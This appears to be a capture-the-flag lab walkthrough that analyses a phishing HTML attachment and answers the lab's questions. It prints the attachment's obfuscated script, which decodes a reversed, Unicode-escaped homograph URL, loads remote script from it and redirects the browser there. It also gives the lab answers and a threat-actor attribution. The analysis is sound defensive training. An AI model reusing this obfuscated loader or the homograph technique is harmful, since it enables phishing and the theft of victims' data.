
This is a clear use of the T1027 technique, where the attacker uses obfuscation to disguise the true nature of the malicious payload and evade detection.

**What is the hidden message the attacker left in the file?**



Use Cyberchef to make sense of the Unicode

**Unescape Unicode Characters**
**Reverse**




**Answer:** I love to phish books from libraries ^^

**Which line in the attached file is responsible for decoding the URL redirect?**

```
File  Edit  View  Search  Terminal  Help
ubuntu@tryhackme:~$ cd Desktop
ubuntu@tryhackme:~/Desktop$ ls
 EML-Analysis-Report.html  'Library Services - Pending Invoice.eml'   library-invoice.pdf.html   mate-terminal.desktop
ubuntu@tryhackme:~/Desktop$ cat library-invoice.pdf.html
<!doctype html>
<html>
  <body>
    <script>
    var xanthium = [
      "\u0032\u0038\u0030\u0038\u003a",
      "\u006d\u006f\u0063\u002e",
      "\u0032\u0033\u0034\u0032\u0033\u0065\u0077\u0063\u0033\u0031\u002d",
      "\u0075\u006c\u0074\u0079\u0072\u0061\u0072\u0062\u0069\u0456\u006c",
      "\u002f\u002f\u003a\u0070\u0074\u0074\u0068"
    ];
    var egassem = [
      "\u005e\u005e\u0020\u0073\u0065\u0069\u0072\u0061\u0072",
      "\u0062\u0069\u006c\u0020\u006d\u006f\u0072\u0066\u0020",
      "\u0073\u006b\u006f\u006f\u0062\u0020\u0068\u0073",
      "\u0069\u0068\u0070\u0020\u006f\u0074\u0020",
      "\u0065\u0076\u006f\u006c\u0020\u0049"
    ];

    var reversed = xanthium.join("");
    var src = reversed.split("").reverse().join("");

    var reversed = egassem.join("");
    var mes = reversed.split("").reverse().join("");

    document.body.appendChild(Object.assign(document.createElement("script"), { src: src }));
    window.location.replace(src);
    </script>
  </body>
</html>ubuntu@tryhackme:~/Desktop$ ^C
ubuntu@tryhackme:~/Desktop$ ^C
ubuntu@tryhackme:~/Desktop$
```

**Answer:** var src = reversed.split("").reverse().join("");

## Explanation:

- This line takes the **reversed** string, splits it into individual characters, and then reverses the order of the characters to reconstruct the original URL.


- The **reversed** variable is created by joining the **obfuscated Unicode values** from the `xanthium` array and then reversing them. This process effectively decodes the obfuscated URL into a valid, readable URL.

- The `window.location.replace(src);` function then uses this decoded URL (`src`) to perform the redirect to the malicious site.


In summary, the key part of the code that decodes the URL redirect is:

```
var src = reversed.split("").reverse().join("");
```


**What is the first URL in the redirect chain?**
Double click to open the .html file
Inspect






Then network, persist logs




**Now, right-click the .html file again, but this time click Make Link, then properties as shown below.**











/home/ubuntu/Desktop/library-invoice.pdf.html




Then click enter




**Answer:** http://xn--librarytlu-13cwe32432-kwr.com:8082/

**Notice the "i" in library. This is not a normal English "i".**
Normal "i": `\u0069`
Fake "i" (Cyrillic Small Letter Byelorussian-Ukrainian I): `\u0456`

**Why Firefox Redirects:**

Firefox (and modern browsers) protect against **IDN homograph attacks** by converting suspicious internationalized domains to **Punycode** format.


**What you see: liibrarytlu (with Cyrillic i)**

Punycode representation: `xn--librarytlu-kwr`
Full redirect: `http://xn--librarytlu-13cwe32432-kwr.com:8082`

**The "xn--" Prefix:**

- `xn--` indicates this is a **Punycode-encoded domain**.
- The `-kwr` suffix encodes the non-ASCII character position and value. This makes the attack visible to users.


**What is the Threat Actor associated with this malicious file and/or URL?**
lib-service.com





**Answer:** Cobalt Dickens | Silent Librarian

**What is the main target of this Threat Actor according to MITRE?**

## Cobalt Dickens | Silent Librarian




**Answer:** research and proprietary data

The End